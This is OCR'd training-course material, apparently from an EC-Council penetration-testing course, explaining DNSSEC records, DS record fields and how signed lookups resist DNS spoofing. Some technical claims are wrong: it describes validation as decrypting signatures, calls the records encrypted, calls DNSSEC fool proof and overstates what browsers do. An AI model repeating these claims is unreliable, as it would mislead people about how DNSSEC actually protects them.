
Figure A.44: Unsigned and Signed DNS Resource Records

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The red colored records are digitally signed records (RRSIG) that associated with each of the DNS records. These signatures define that the DNS responses are from a valid DNSSEC-signed DNS zone and not from the attacker. The DNSKEY holds the public key of the encrypted records whereas the hash of a DNSKEY record stores in DS. NSE3 is for the explicit denial-of-existence of a DNS record.

DNSSEC Validation: The DNS responses are validated through the decryption of the digital signatures; this decryption is performed with DNSKEY resource records. During this validation process, the hash values of the DNSSEC resource record were compared and respond accordingly. If the hash values are identical, then a DNS reply is sent to the DNS client or else a SERVFAIL is sent if the values are found to be dissimilar.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Managing DNSSEC for your Domain Name

DNSSEC adds a layer of security to your domain names by adding digital signatures to their Domain Name System (DNS) information. Delegation Signing (DS) data contains the digital signature information for respective domain name's DNS. The signed zone file information can be obtained through Delegation of Signing (DS) record. These DS records can be managed through adding new records, editing or deleting the existing records. Depending upon the domain name's extension, you can work one or more DS records at one time.

Following are some of the extensions that can be managed in DS records:

.com; .net; .biz; .us; .org; .eu; .co.uk, .me.uk, .org.uk, .co, .com.co, .net.co, and .nom.co

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is a DS Record?

Delegation Signing (DS) records give complete information about a signed zone file. The record is primarily used in the process of DNS and DNSKEY authentication. Allowing DNSSEC for your domain name involves this information to complete the setup of your signed domain name. The DS record is used for referencing the DNSKEY-record through Key Tag, Algorithm Number, Digest Type, and Digest fields. These fields are:

- **Key Tag** – This is a numeric element that can be used for referencing the DNSKEY-record identified. Both DS record and RRSIG record key tags are identical.
- **Algorithm** – This field contains a number called the algorithm number of the DNSKEY-record. This number is referred by the DS record for the DNSKEY-record. DS record, RRSIG record, and DNSKEY record possess the same number.
- **Digest Type** - The DS record uses the digest of the DNSKEY record to refer it.
- **Digest** – This the cryptographic hash value of the DNSKEY-record.





Figure A.45: DS Record Format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How does DNSSEC Protect Internet Users?

The DNSSEC provides a fool proof security services to the internet users. The internet users can freely browse through the internet as it allows to connect to the genuine DNS servers instead of malicious ones.

DNSSEC is planned to shield Internet users from artificial DNS data, such as a deceptive or mischievous address instead of the genuine address that was requested.

Difference between non-aware and DNSSEC-aware lookups is mentioned below:


Non-DNSSEC-Aware Lookups:

- URL request goes towards the Internet and accepts the first response it receives.
- A mischievous Internet user can cut off the request and send back incorrect information.
- The response received points to an undesired Internet site where personal data can be compromised.

DNSSEC-Aware Lookups:

- These DNS lookups travel toward the domain name's registry and get a duplicate of the digital signature that is being used by the URL.
- The browser cannot display the site unless an address response also includes a matching digital signature.
- This way, you can't be redirected to a bogus location that you didn't request.

